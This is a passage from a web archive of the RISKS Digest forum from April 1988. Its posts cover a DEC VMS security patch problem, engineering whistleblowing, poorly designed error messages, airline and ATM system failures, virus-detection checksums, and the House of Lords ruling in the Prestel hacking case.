He also sheds some light on the question of why the cryptanalysis was not discovered. The Germans did persistently suspect either treachery or cryptanalysis. Against the former they took increasingly elaborate precautions. The possibility of the latter was investigated not once but several times. Unfortunately, the investigation was always run by the signals people themselves, and the conclusion invariably was that they were not at fault, i.e. the ciphers were unbreakable.

The situation wasn't as obvious as people might think, also. Encryption keys changed daily, and the cryptanalysts were often two or three days behind in finding the new ones. Cryptanalysis was often incomplete. And the Germans used increasingly-elaborate map codes for geographic locations, meaning that a message was often hard to interpret even if cryptanalysis was complete. The result was that OIC had to work hard to put things together with other intelligence reports (e.g. direction-finding and actual sightings), and errors did creep in. These errors showed, and made it harder to see that cryptanalysis was involved.

(For the same reasons, Beesly has a low opinion of some of the popular books on wartime cryptanalysis. Some of them make it sound like the Allies knew everything the Germans were doing, and if any Allied ships were lost, it was because of Machiavellian scheming by Allied commanders. Beesly makes it clear that it just wasn't that simple.)

A contributing factor may have been something that Beesly mentions as a problem with OIC: because there were few people qualified, cleared, and available to do the work, and the workload was heavy, and the atmosphere was one of constant crisis, nobody ever really got a chance to stand back for a while and think about the deeper implications of events. Nobody was charged with looking for things like signs of hostile cryptanalysis. Only a lucky hunch by a senior man would reveal such a situation. The British got lucky: early in 1943 the head of OIC, Rodger Winn, noted for his lucky hunches, concluded (correctly) that the *Germans* were reading the *Allied* naval ciphers, and made enough of a stink to get things done about it. Evidently none of his German counterparts ever had a similar stroke of insight.

Beesly's account also has something to say about the perils of becoming obviously dependent on one information source. OIC had little cryptanalytic intelligence for most of 1942, because the Germans had changed ciphers and the cryptanalysts took a long time to solve the new one. The OIC people decided to try to continue detailed tracking of all U-boats, recognizing that there would be many more errors. Many people thought that this was silly and wasn't going to work. In fact it worked moderately well, and the skeptics were proved wrong, but only because Winn and others insisted that this "obviously" ridiculous scheme was worth trying.

Henry Spencer @ U of Toronto Zoology {ihnp4,decvax,uunet!mnetor}!utzoo!henry

Re: DEC's recent security patch

Darren Griffiths <dagg@Csa1.LBL.Gov> Mon, 18 Apr 88 16:42:34 PDT

This is a follow up to my recent article. In the article I talked about problems with the latest security patch from DEC. In summary the problems were caused by a fix to the TTDRIVER that helped stop trojan horse programs. The fix, in some situations also broke the VAX Workstation Software, stopping uses from autologging into a window. Other things that were broken include programs like PHOTO that use psuedo-terminal drivers to act as session loggers.

It seems that some of the programs that use psuedo-terminal drivers will have to be modified before they will be able to work again. This is unfortunate, but it is necessary to provide extra security on VMS systems. I believe DEC is planning to send out a letter describing these problems.

The problems with workstation software being broken can easily be fixed. Patches to WTDRIVER.EXE and UISBG.EXE were distributed with the security update, when these patches are installed the workstation software will work as advertised with a secure TTDRIVER. The problem is that the procedure that checks to see if the workstation has VWS installed has a bug in it, and

it sometimes reports that the workstation software isn't installed when it is. If this happens the good software won't be installed and things will be broken. The easy fix is to look in the install save set for four images:

WTDRIVER031.EXE;1 WTDRIVER032.EXE;1 UISBG031.EXE;8 UISBG032.EXE;1

Take the ones appropriate for your versions and place them in SYS\$SYSTEM:WTDRIVER.EXE and SYS\$SYSTEM:UISBG.EXE, that should fix things up.

I do encourage everyone to install these security fixes. They ARE important and they do help protect your system. DEC has been getting a lot of flames regarding their policy towards security issues, I am not sure that all of these flames are deserved. DEC engineers have spent a lot of time helping find this problem, and they have always been eager to look for problems and suggest solutions. Before we go and flame DEC, why not spend some time flaming the people (pond-scum?) who are trying to break into systems and wasting valuable time and resources. It is people like this who are the true cause of the problem, not companies like DEC.

I have heard comments recently that suggest it is the computer manager's responsibility to maintain a secure environment for the users. While this is true it can only be taken so far. It is reasonable to ask home owners to lock their front door when they leave, it is not reasonable to ask them to hire security guards and install a \$10,000 alarm system. At the same time it is reasonable to ask computer managers to have a secure environment, it is not reasonable to ask them to spend a good part of their life tracking down idiots who persist on penetrating systems, particularly when the majority of these systems have no useful or interesting information online.

--darren



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 65

Wednesday 20 April 1988

Contents

Creating Alternatives to Whistleblowing

Vin McLellan

Safety nets under falling bridges

Rob Horn

Datamation, 15 April 1988, on "Risk"

Martin Minow

Poorly designed error messages

Bob Larson

RISKy Airline Meals

Mark Jackson

Response-time variability -- prior art

Martin Minow

- Re: Security of OS: who is responsible? Klaus Brunnstein
- Israeli Viruses

Fred Cohen

Time-zone problem

Peter Webb

Info on RISKS (comp.risks)

Creating Alternatives to Whistleblowing

"Vin McLellan" <SIDNEY.G.VIN%OZ.AI.MIT.EDU@XX.LCS.MIT.EDU> Tue 19 Apr 88 05:56:14-EDT

On April 14, an MIT graduate student organization sponsored a forum on Ethics in Engineering and Science which turned into a discussion of whistle-blowing: what can lead an engineer to consider it, how it can be done, and how badly one can expect to be punished for being the messenger bearing troublesome news.

Sylvia Robins, the Rockwell software engineer from the space vehicle program who protested fraudulent and fudged testing, lack of required security, and contract featherbedding up the line within her company, Unysis, and then jumped into the

hierarchy of the prime contractor, Rockwell, was a brisk, impressive, and inspiring example of the breed as she spelled out the difference between a salary hack and a self-respecting professional.

With lives and important missions at stake, she said, she couldn't and wouldn't participate in massive and normative fraud. As a result, Robins said, she has been bugged, tapped, followed, slandered, had her property vandalized, and was subjected to repeated threats, even assaults. Robins' story has been reported in detail elsewhere (and recent federal charges seem to substantiate many of her specific complaints) but she gave the MIT kids a few thought-provoking bulletins from the real world.

According to Robins, at Rockwell the Corporate Ombudsman and the Corporate Ethics Office are both managed by the corporate security staff -- the very thugs who apparently saw their duty in orchestrating the campaign against her within and around the company. (When she returned to her office after she finally went public with her charges at a press conference, the walls at Rockwell closed in around her -- literally. The partitions that shaped her workspace had been moved to crowd her desk: she could reach out, seated at her desk, and touch both sides of the room.)

Lone messengers really do get the shaft, she said, no matter how real or accurate their complaints -- although sometimes, even so, a woman has to do what is right. Robins said she now realizes that many engineers unexpectedly find themselves confronted with major ethical issues on the job; in the past six months, she said, some 160 engineers have contacted her for advice in how to deal with such situations in their work. Among her bitter lessons, she said, was that anyone caught in her position should try to build a consensus among peer engineers and, if at all possible, to present major complaints in a group petition. A whole department is harder to ignore, slander, or ostracize. For a lady with a rep for a carbon steel spine, her suggestions and attitudes were politically savvy and not confrontational.

Beside the pert matronly Robins, a slouched yet looming presence on the MIT stage was fellow panelist Ralph Nader. (Astonishingly, this was only the third time in 15 years that Nader -- still probably the leading critic of poor and unsafe engineering knowingly foisted upon the public -- had been invited to speak at MIT.) While the planning of the forum left much to be desired, in that Nader was given only 20 minutes to address a crowd largely drawn by his name, his sardonic and bitter humor brought an edge to what had been a sometimes blithering panel. After paying warm homage to the courage and honor of Ms. Robins -- and worrying aloud how many of the students before him could have survived the brutish campaign Robins endured -- Nader left the podum with an interesting observation, almost a challenge, to both the students and career engineers.

In the mid-1970s, he noted, rising concern over social issues among law students was directly reflected in the sort of questions the students asked of the corporations which sought to recruit them from the campuses. And those questions, he said, quickly and quite directly shaped the image of themselves the major law firms learned to project -- and were soon reflected in the work practice of the best law firms themselves, those most successful in recruiting top students. Specific questions about the amount of time a law firm committed to pro bono legal work, for example, *introduced* the practice of pro bono work in many large law firms.

If engineering is truly a profession, with minimal standards of technical prowess and personal integrity to be upheld, said Nader, engineering students could similarly have a major impact on corporate behavior by asking about specific policies and practices which could protect a dissident or worried professional within a corporate setting, perhaps guarrantee him or her a hearing (before engineering peers, in matters of technical or professional integrity) when immediate corporate superiors were hostile or unsympathetic.

A lawyer, albiet one skilled in corporate infighting, Nader couldn't go into details for his suggestion. RISKS, however, is an unusual forum that reaches deeply into academic, corporate, and government engineering. Could we hear some suggestions for those students? What questions could be asked? What corporate structures and/or procedures could guarrantee an honorable engineer who confronts an issue of ethics on the job a viable alternative to the self-sacrifice of public whistle-blowing?

Vin McLellan The Privacy Guild (617) 426 2487 Boston, Ma.

Safety nets under falling bridges

Rob Horn <BBN!ulowell!infinet!rhorn@husc6.harvard.edu> Mon, 18 Apr 88 21:30:21 est

Brian Urquhart wrote

"I believed then, as most conceited young people do, that a strong rational argument will carry the day if sufficiently well supported by substantiated facts. This, of course, is nonsense. Once a group of people have made up their minds on something, it develops a life and momentum of its own which is almost impervious to reason or argument."

This belief was based on his experience as intelligence officer prior to the Arnhem attack and in the UN where he reached Under-Secretary General. It is relevant to risks because engineers seem to fall into the perenially young category in their faith that evidence can change decisions.

Most of the discussion of whistle-blower protection etc. make as much sense

as putting a safety net under a poorly engineered bridge. It may help reduce injuries but it ignores the more fundamental problem. The problem is that momentum is built up in the system beyond the point where a decision can be reversed. This is inherent in Feynman's and others' complaints about the Challenger disaster. The problem is not the O-rings, it was that the momentum to launch was allowed to get so strong. This was clear for months prior to launch. Aviation Week was full of stories about rushed schedules, botched work, confusion, fatal and near fatal accidents. Yet no one could stop the launch.

When a system has reached this point disaster is inevitable. All you can do is try to soften the blow. Yet the focus of debate here and elsewhere is on issues that arise too late. When the system has reached the point that a whistle-blower needs protection you are already past the point of no return.

Much more important, but much harder, is understanding the human decision and organizational structures that lead to this momentum. How do you destroy this overwhelming force to completion without destroying the will to succeed?

Rob Horn, Infinet, 40 High St., North Andover, MA ...harvard!adelie!infinet!rhorn ...ulowell!infinet!rhorn ...decvax!infinet!rhorn



<minow%thundr.DEC@decwrl.dec.com>
19 Apr 88 16:00

(Martin Minow THUNDR::MINOW ML3-5/U26 223-9922)

Subject: Datamation, 15 April 1988

The cover article is on "Risk." "When you become dependent on any resource, you become more vulnerable." Martin.

Poorly designed error messages

Bob Larson

*Bob Larson

*Skat.usc.edu@oberon.USC.EDU>

Tue, 19 Apr 88 00:33:02 PDT

The message in a recent RISKS about starting from false assumptions when someone gives you their conclusions rather than the symptoms (which I assume many of us have discovered the hard way) got me thinking about how the bad conclusions are reached.

Primos has a "standard" error message "Access Violation". On a number of occasions, people come to me (as the local primos "guru") asking me to help me find the file they can't access when they get this message. The error message is used exclusivly for MEMORY access violations. (This is one of several messages that usually indicate a bad pointer.) File messages include "insufficent access rights" and "not found" to cover files that can't be opened due to insufficent access rights.

While not a huge error, this poorly designed error message has probably caused many man-months of time wasted looking for the wrong problem.

Bob Larson blarson@skat.usc.edu {sdcrdcf,cit-vax}!oberon!skat!blarson

RISKy Airline Meals

<MJackson.Wbst@Xerox.COM>
19 Apr 88 07:50:52 EDT (Tuesday)

The following is from the letters column of the "Travel" section of the April 17 /New York Times/. Mark

To the editor:

The perils of ordering special meals on airline flights cannot be overlooked. A while back we traveled from Fort Lauderdale to Detroit with Delta Airlines and ordered a cold seafood plate instead of the regular meal. Delta responded with a hot seafood plate. We wrote them a letter to complain and they apologized.

However, since then we have been on three morning Delta flights where breakfast was served. Each time we were brought a cold seafood plate. We did not want it. We did not order it. Somehow, our name has gotten into the computer, and every time we fly we get the cold seafood plate.

The last time it happened, the flight attendant referred to us as "Mr. and Mrs. Seafood" instead of Mr. and Mrs. Stanton.

Roger Stanton, Grosse Pointe, Mich.

/A spokeswoman for Delta Airlines replies:/

There are two codes that can be used to tell the computer that a request for a special meal has been made, one for a specific flight, the other for all flights a passenger might take. In Mr. Stanton's case, the agent apparently used the wrong code. That has now been corrected. We encourage passengers to request special meals at the time the flight reservation is made, but it can be done up to three hours before flight time for most meals, eight hours for kosher meals. Passengers should specify whether they want a standing order or a one-time-only order.

[At 35,000 feet, on a clear day you can seafood forever, especially if you are standing -- or Stanton. PGN]



<minow%thundr.DEC@decwrl.dec.com>
19 Apr 88 09:55

(Martin Minow THUNDR::MINOW ML3-5/U26 223-9922)

Subject: Response-time variability -- prior art

The recent re-invention of response-time variability reduction techniques forced me to dig out an article I published in an obscure journal in 1977. In the Decus Proceedings vol. 4, no. 2, I wrote a long article on system performance and usability. To quote:

One example of a simple method to improve the way a system seems to perform is illustrated by the program segment [as follows]:

100 PRINT "Prompt";

200 INPUT request

300 start = [get time of day]

400 ... Calculate result ...

500 elapsed = [time of day] - start

600 IF (elapsed < 5) THEN sleep(5 - elapsed)

700 PRINT result

- ... This has several implications:
- -- Response times are less dependent on system load.
- -- The operator learns when to expect a response from the system and thus is able to build a rhythm by knowing when to look back at the terminal.
- -- The system response degrades more slowly. If the actual response time varies from one second to six seconds, the operator will see only a one-second variation, instead of an almost five-second variation.

...

In general, your programs should be written so that the operator feels that "they're always there;" that they will always do something reasonable in a resonable time. Early computers often had loudspeakers attached to some part of the CPU. The operator heard what was happening: how far the production run ahd progressed, when it was about time to change tape reels. ...

In all cases, try to keep the feeling that the system "listens" to the operator at all times, and -- especially -- "tells" the operator what is happening.

I don't claim originality for these ideas: I was taught them by the customers I supported in Sweden in the early 1970's. I guess my mistake was not wrapping them inside some theoretical framwork ("System usability and implications for the eight queens problem") and publishing them in CACM. Of course, if I did so, the people who needed the information might not have seen it.

Martin.



<Klaus Brunnstein> 19-Apr-88 07:45:48-PDT

<brunnstein%rz.informatik.uni-hamburg.dbp.de@RELAY.CS.NET>
Subject: Re: Security of OS: who is responsible? (RISKS-6.64)

In his information how to cope with an error in DEC's Kid Install software for its recent security update for Vax Workstation Software, Darren compares the security of an operating system to a house. Inhabitants are, according to his example, themselves responsible to prohibit thieves from easy access by just using their keys and locks.

Unfortunately, the example is misleading: while every 'user' of a house knows about access and how to control it, complex operating systems have so many doors that nobody can understand the diverse control techniques. While house are designed, as socio-technical systems, according to a user-understandable model, an operating system is designed as a technical system without virtually any reference to users concepts.

In this situation, the designers responsibility to guarantee a `safely usable operation system' (especially when a design or programming error is probable) cannot so simply be transferred to the users (also in the case of non-benevolent users). I therefore greet DEC's activities to provide better professional standards in dealing with security updates.

Klaus Brunnstein, University of Hamburg, Fed.Rep.Germany

Israeli Viruses

Fred Cohen <fc@ucqais.uc.edu> 19 Apr 88 02:18:53 EDT (Tue)

I should point out that I wrote the research papers that detailed the class of methods proposed for detecting viruses by the Isreali team - they were published in Computers and Security in 1987 - the checksums I have seen are fairly easy to forge, but even the very strong ones like the one I published can be broken given enough time. They are a "Complexity Based Integrity Maintenance Mechanism" (the name of one of those papers). Indeed, I suspect that I could still write a virus that they could not detect, as I have done considerable research into the topic and understand the underlying mechanisms. I should note that the source code for such a high quality checksum is to be published in the April issue of C+S, so you'd better take all the cash you can get right away, before the public finds out they can get the same or better protection for free. - FC

time-zone problem

Peter Webb <webb@applicon.COM> Fri, 15 Apr 88 10:30:17 EDT

I have learned that Telnet announced, on April 7, that everyone who uses its Electronic Bulletin Board service should ignore any and all bills for daytime usage, from Sept 1987 to Feb 1988. Apparently, calls to Telnet are often automatically re-routed by the local phone company. In some cases the calls are forwarded to an exchange in a different time zone than that of the originating user. Under the correct circumstances, ie a user dialing in less than an hour after night/evening rates go into effect and having his or her

call forwarded to a node in a time zone at least one hour earlier, this can lead the Telnet system to believe the call was placed during daytime hours, and to consequently bill the user at daytime rates. The problem is excaberated by Telnet's policy of billing an entire session at daytime rate if any part of it occurs during daytime hours

Peter Webb.

{allegra|decvax|harvard|yale|mirror}!ima!applicon!webb, {mit-eddie|raybed2|spar|ulowell|sun}!applicon!webb, webb@applicon.com

[Again! This has happened to the competition as well. If it wasn't so late and I wasn't commuting to the Security and Privacy meeting, I'd dig up three or four previous cases in RISKS. PGN]



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 66

Thursday 21 April 1988

Contents

- Risk of parolee database that is out of date **Robert White**
- Lap-Tops, etc. in final exams -- a common-mode fault **Andrew Duane**
- Airline Risks

David R. Hampton

Another ATM story

Dave Fiske

- More on HP benchmark story: how it might have been avoided Tom Lane
- Mongrelism 1: Fuzzy concepts lead to fuzzy decisions Les Earnest
- Mongrelism 2: Genetic Classification and the Urge to Merge **Les Earnest**
- Risks of RISKS -- textual tampering **Doug Claar**
- Info on RISKS (comp.risks)

Risk of parolee database that is out of date

<ncar!scicom!qetzal!rcw@rutgers.edu> 19 Apr 88 16:31:43 MDT (Tue)

The failure of the Colorado Department of Corrections to keep an on-line listing of parolees up to date on the Colorado Bureau of Information computer system is a very real threat to the safety of the public. Law enforcement agencies access this list when arrests are made or when giving traffic citations.

The threat is real, and I have first hand experience with it. My brother was murdered in January, 1986 in the early evening at a grocery store where he was working. The previous day, the perpetrator was stopped for a routine traffic violation. The CBI computer did not reveal his parolee status at that time, nor did it reveal that he was wanted on charges of shoplifting, assault, and

armed robbery in other counties of the state.

The officer suspected something was awry, but was powerless to do anything for want of probable cause. The officer even went so far as to call the Department of Corrections. My brother was dead two days before the clerk finally returned his call.

It turns out that the state is approximately six months behind in their data entry tasks, and have been so for at least the past five years. It strikes me that such a database is next to useless, and is an example of a project that is better funded properly or funded not at all.

Robert White ihnp4!upba!qetzal!rcw

✓ Lap-Tops, etc. in final exams -- a common-mode fault

Andrew Duane X5993 <decvax!cg-atla!duane@ucbvax.Berkeley.EDU> Tue, 19 Apr 88 14:18:33 edt

Back in High School (1975 to be exact), calculators were not too common, and PROGRAMMABLE ones almost non-existant. Nonetheless, there was one student in my Advanced Chemistry class that owned an HP-35 programmable. The teacher finally decided to let us share it during the exam. We quickly adopted the following strategy: the first student would work out the solution to the first problem, storing all relevant intermediate results in the memories. He or she would pass it to the next student, who would copy the results, and tackle the next problem. Additionally, several "important" formulas had been preloaded onto certain entry points. After two rounds about the room, we had finished all the problems. Our downfall: a common one to RISKS readers. Someone had made a rather stupid mistake on a problem, and we all had copied it!

Andrew L. Duane (JOT-7) w:(617)-658-5600 X5993 h:(603)-434-7934 Compugraphic Corp., 200 Ballardvale St., Wilmington, Mass. 01887

Airline Risks

"David R. Hampton" <Hampton@DOCKMASTER.ARPA> Wed, 20 Apr 88 07:42 EDT

The following article is taken from the Huntington, WV Herald Dispatch from Friday April 15th, 1988. It is, as always, reprinted without permission.

BLAST RIPS JET IN MIDAIR, BUT IT LANDS SAFELY By Kelly P. Kissel, Associated Press

CHARLESTON- An engine on a Piedmont airlines jet exploded Thursday, sending debris tearing through the walls. The pilot wrestled the craft under control and made an emergency landing in Charleston. A passenger said there was a hole "big enough that I could crawl through it." The explosion caused the Fokker F-28 jet, which was flying at 31,000 feet, to lose pressure. Some oxygen masks didn't work, two passengers said. Two stewardesses suffered

minor injuries when the plane plunged after the explosion, officials said. Flight 486, which carried 56 passengers and a crew of four, was flying from Charlotte, N.C., to Columbus, Ohio, when it's right jet turbine disintegrated about 9:45 a.m., Piedmont officials said. [...]

Turbine blades and engine parts ripped all the way through the plane, leaving holes on both sides. A hole on the right side, next to the engine that disintegrated, was 2 feet wide and 6 feet high. On the opposite side, the hole was 2 feet by 1 foot. [...]

The Piedmont spokesman said he didn't know when the engines had been checked last but said there was no reason to suspect a problem. "Our engines are maintained by computer. If there's a problem incipient in them it would show up," McGuire [the spokesman] said. "That's why we were suprised." He said the rest of the plane, including the oxygen masks, is checked in the same manner and that complaints about some inoperable masks would be investigated.

Another ATM story

Dave Fiske <davef@brspyr1.brs.com> Tue, 19 Apr 88 16:08:45 est

Here's an interesting ATM problem I once encountered. I don't think I've seen anyone else mention this one.

Once, when trying to make a withdrawal, the machine proceeded normally, until it got to the part where the lid to the money-dispensing bin is supposed to open. It didn't and wouldn't. Because my transaction had seemed to take place, I called the bank the next morning to make sure the withdrawal hadn't beed debited from my account. The person I spoke to checked, and said everything was okay with my account, and explained that what caused the problem was that, prior to my attempted transaction, someone must have forgotten to take their money from the bin. Apparently the system is programmed to lock up the bin, obviously to keep anyone else from taking the cash, but it seemingly performs all transactions properly.

This is somewhat interesting, since apparently the system designers had anticipated the possibility that someone might forget to take their money (a situation which strikes me as so absurd that I probably would have overlooked it), but chose a rather confusing response for it. Confusing in that all legitimate users following the flawed transaction are uncertain what happened and whether or not their transactions were completed or not, and therefore undoubtedly generating a number of calls to the bank. It's not enough to anticipate a situation--the appropriateness of the response, given human nature and expectations, is important, too.

Dave Fiske (davef@brspyr1), BRS Information Technologies, Latham, NY

More on HP benchmark story: how it might have been avoided

<Tom.Lane@ZOG.CS.CMU.EDU> Wed, 20 Apr 88 09:05:45 EDT

In <u>RISKS 6.58</u>, I told a story about how failure tolerance kept some HP salespeople from noticing that the floating point coprocessor in a demo machine was dead; this led to some very embarrassing benchmark results for a potential customer. Here's some additional info that might be of interest.

Jeffrey R Kell (<JEFF@UTCVM.bitnet>) wrote me:

>I'm not sure of what system the benchmark was on, but on the newer RISC-based >machines the operating system checks to see if a coprocessor is "present" >or not; I suppose a "broken" one might appear "absent" as well.

Yes, that's also true on the older HP Series 300 machines that I'm familiar with. Those machines are "self-configuring", which means that at powerup the boot ROM runs around and finds how much memory is plugged in, what interface cards and coprocessors are present, etc; then it tests them all. The boot ROM displays a list of the selftest results, and things that have been detected but fail the selftest are prominently marked. If something is sufficiently broken that the boot ROM doesn't even see it, the only notification you get is that it doesn't show up in the selftest list. The list isn't there long since the ROM then proceeds to load an operating system. If you aren't paying attention when you turn the machine on (which most people aren't...) you lose. Presumably this is what happened to the HP salespeople above.

Some of the even earlier Series 200 machines had a provision for dealing with that problem too. The 200s had a small PROM which was custom-burned for each machine, containing the computer serial number. There was also provision for the PROM to contain a list of attached equipment; the boot ROM could then check to make sure that it had found everything that was supposed to be there. Unfortunately HP decided that the custom PROMs added too much to manufacturing cost. (I believe, though, that the necessary code is still in the Series 300 boot ROM; so a determined person could program his own PROM, put it on a breadboard interface card, and plug it in.)

The PROM was also treated as a piece of optional equipment, so if it died the machine would still boot, but you would lose this protection...

I don't know whether any such provisions exist in the newer Series 800 machines, which were the culprits in my original tale.

tom lane

UUCP:

Mongrelism 1: Fuzzy concepts lead to fuzzy decisions

Les Earnest <LES@SAIL.Stanford.EDU>
17 Apr 88 1907 PDT

Some people found the mongrel stories amusing, some found them educational, and at least one person found them disturbing, apparently because they

made fun of deeply held beliefs. So be it.

I regret to report that I have three more things to say on this topic [here and following]. I really do hope that we can put this to bed soon. In fact, if the discussion continues unabated I will shortly propose the formation of newsgroup comp.race to discuss the computational aspects of race determination. I offer here a preview by showing the current theoretical basis for the field, which can be stated in a single line:

I particularly enjoyed reading the insightful remarks of John Mainwaring in comp.risks 6:60 and the educational humor of Will Martin in 6:61.

In comp.risks 6:61, David Thomasson says:

- > "Apparently believes...probably believes" -- more Straw Men. In fact, I
- > believe that virtually everyone can be put into some racial category that is
- > very useful for purposes of identification, even though such categories are
- > not biologically precise. As for the rest of the above, Earnest's argument
- > has gone to the dogs.

This is cute, but very evasive. Thomasson neglects to identify the exceptions to "virtually?"

In the same article, Thomasson later remarks:

- > In my experience, "race" has been roughly equivalent to "color of
- > skin" in police work. So, while it's true that "race" is biologically
- > imprecise (even incorrect), those who use race for identification purposes
- > aren't concerned about biology . . .

Here he finally comes to grips with reality. We are left to wonder why the police don't use skin color for identification, given that they don't understand biology.

"Black" and "White" are Relative

Nearly all of the people in the U.S. who call themselves Black are genetic mixtures of African and European peoples. Because our culture is predominently European, anyone who has detectably African features is called "Black," even if they are genetically, say, 7/8 European. If we were a predominently African country, these same people would likely be called "White" because they have detectably European features. In other words, current racial classifications are made relative to the "norm," which makes them intrinsically subjective and rather unreliable.

However, it will shortly be possible to make unambiguous racial classifications as discussed in the next posting.

Les Earnest

Mongrelism 2: Genetic Classification and the Urge to Merge

Les Earnest <LES@SAIL.Stanford.EDU>
18 Apr 88 0217 PDT

Given that the human genetic code is now in the process of being unravelled, it should soon be possible to classify people into racial groups in a meaningful way. One way to do this, once we can reliably disassemble the code for any given person, is to define various racial standards in terms of this code, such as a standard Negro, a standard Caucasian, a standard Chinese, etc. Of course, some people will want to carry this a step further and define a standard Texan or even a standard South Philadelphian.

Once we choose a set of standards, then everyone can be classified as being members of the racial group whose standard is closest to their own genetic code. The Hamming Distance between pairs of codes would be a reasonably good measure of genetic distance. That is, given that genetic codes are base 4, we could simply count the number of differences in the base 4 code string.

Thus, after we get over the argument over which are the standard races, it should be possible to assign everyone unequivocally to a racial group, except for the rare individuals who happen to be _exactly_ halfway between the two closest standards.

While this wonder of future science will support nearly unequivocal racial classifications, it clearly will not be useful for visual identification. In fact, I can't think of anything that it _would_ be good for, other than providing a formalized basis for bigotry. For purposes of individual identification, the person's full genetic code will be far more useful.

The Urge to Merge

Whether or not we solve the problem of racial discrimination and conflict through education and political action, human biology will probably solve it for us in the long run. Recent studies indicate that if there are no more major influxes of foreign populations into the U.S., distinguishable racial groups will essentially disappear in this country within 300 years because of "the urge to merge." In other words, the U.S. is destined to become a nation of mongrels.

This likely will be disappointing to white supremicists and black activists, who will _both_ soon be members of shrinking minorities. In fact, they may be already. I predict that new rallying cries will be heard as the mongrels become the majority -- maybe things like "Beige is Beautiful."

Les Earnest

P.S. With respect to the "urge to merge," I can report that my family is doing its share. One of my sons, Mark, lives in Alaska and is married to a Yupick Eskimo lady named Cathy Lincoln. (She also has a Yupick name that sounds something like attempting to clear your sinus while spitting out an ingested bee.)

Mark is generally well received in Eskimo communities, though he occasionally encounters some prejudice. They call him a "gussack" which has about the same meaning there as "gringo" does further South. "Gussack" is a Yupick word that was derived about two centuries ago from the Russian word "cossack." You can imagine how that came about.

Mark and Cathy have three beautiful little mongrels, who can look forward to participating in the (hopefully) peaceful overthrow of the WASP group that has run this country for the last 400 years.

✓ risks of RISKS -- textual tampering [de-ment-ia praecox]

Doug Claar <dclaar%hpda@hplabs.HP.COM> Tue, 19 Apr 88 13:52:49 pdt

In our copy of <u>RISKS DIGEST 6.60</u>, occurrences of "ments" have been replaced with "<newline>



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 67

Sunday 24 April 1988

Contents

Prestel case concluded

Peter Dickman

M. Douglas McIlrov

- Mysterious British Death Toll at 10 -- another computer engineer dead
- SDI feasibility and the OTA report **PGN**
- Trustworthiness of time-stamps **PGN**
- KAL 007 once again
- Military Aircraft Crashes in Germany Michael Wagner
- BIX Ad (Risks of US Mail)

Fred Baube

- "Momentum" of engineering projects Charles H. Buchholtz
- Viruses at Customs

Robert Slade

Viruses -- SCIENCE and Computers&Society

Howard Israel

RISK! in Datamation

Jim Horning

- Re: Engine explosions due to overspeed, crew stupidity [Unverified] Joseph Nathan Hall
- Info on RISKS (comp.risks)

Prestel case concluded

Peter Dickman <pwd%computer-lab.cambridge.ac.uk@NSS.Cs.Ucl.AC.UK> 24 Apr 88 01:08:39 +0100 (Sunday)

Overseas readers of the article below should note that:

The House of Lords is the final court of appeal as well as (the unelected)

half of the legislature in the UK. Five 'Law Lords' (usually ex-judges and the like) will sit in judgement on cases that get that far.

Legal precedents can be set in the courts when it comes to interpreting the law, hence Lord Lane's comments in what follows: the judges can decide if the existing Forgery Acts apply to passwords etc but cannot spontaneously make up a new law to cover the problem in question.

Prestel is a dial-up electronic mailing system.

The Duke of Edinburgh is Prince Philip (the spouse of the Queen) - this case therefore gained some notoriety, at the time, in the tabloid press because of its 'Royal connection'. [And the mailbox was not really his private mailbox, but rather a demonstration mailbox for him, according to private communication to PGN from someone at Prestel.]

Reprinted without permission from 'The Guardian', London 22 April 1988:

COMPUTER HACKERS WIN TEST CASE

The House of Lords yesterday ruled that the two computer "hackers" who broke into British Telecom's Prestel computer information service were not guilty of forgery.

In what was regarded as a test case, five Law Lords unanimously upheld a Court of Appeal ruling that accountant Stephen Gold and computer magazine editor Robert Schifreen had gained access to the data bank by a "trick" which was not a criminal offence.

Mr Gold, of Watt Lane, Sheffield, and Mr Schifreen, of Edgeware Gardens, Edgeware, North-West London, had used micro-computers to gain entry to Prestel computers in 1984.

They made unauthorised alterations to data and charged account-holders without their knowledge.

Mr Schifreen was said to have got into the Duke of Edinburgh's Prestel messages file and left messages. "They were not terribly interesting," he said. They were mostly about the birth of Prince William.

Lord Brandon of Oakbrook said: "Their object in carrying on these activities was not so much to gain any profit for themselves as to demonstrate their skill as hackers. It never occurred to them that they might be committing any offence under the Forgery and Counterfeiting Act, 1981." In the Appeal Court, Lord Lane, the Lord Chief Justice, had said: "Their conduct amounted in essence to dishonestly gaining access to the relevant Prestel data bank by a trick. That is not a criminal offence. If it is thought desirable to make it so that is a matter for the legislature rather than the courts."

Lord Brandon said that he shared Lord Lane's view that the prosecution was an attempt to "force the facts of the case into the language of an act not designed to fit them."

The men had been convicted of nine offences at Southwark crown court in 1986. Last year they successfully overturned that ruling.

Lords Keith of Kinkel, Templeman, Oliver and Goff agreed in dismissing the prosecution's appeal against the Court of Appeal's ruling.

Afterwards Mr Schifreen said: "I knew from the start that the Forgery Act is not designed to apply to unauthorised access to computers."

Prestel case concluded

<doug%alice@research.att.com>
Sun, 24 Apr 88 08:40:18 EDT

[Doug McIlroy happened to be in London that day. Here are some excerpts from his message. PGN]

London Times, Page 1, April 22:

The courts held that the prosecution had to prove that the hackers had made a "false instrument" which they intended to pass off as genuine. But this thesis was absurd because one and the same machine served as both instrument and dupe. [Turing hoist on his own petard.] The facts of the case did not fit the language of the act. The two hackers had wanted to prove their skill, rather than to gain any benefit.

The Times also observed that hacking for gain or to inflict damage can be construed as an offense, such as fraud or malicious damage, and that a commission is studying whether a bill is needed to stop hacking for amusement.

Mysterious British Death Toll at 10 -- another computer engineer dead

Peter G. Neumann <NEUMANN@csl.sri.com> Sun 24 Apr 88 15:41:02-PDT

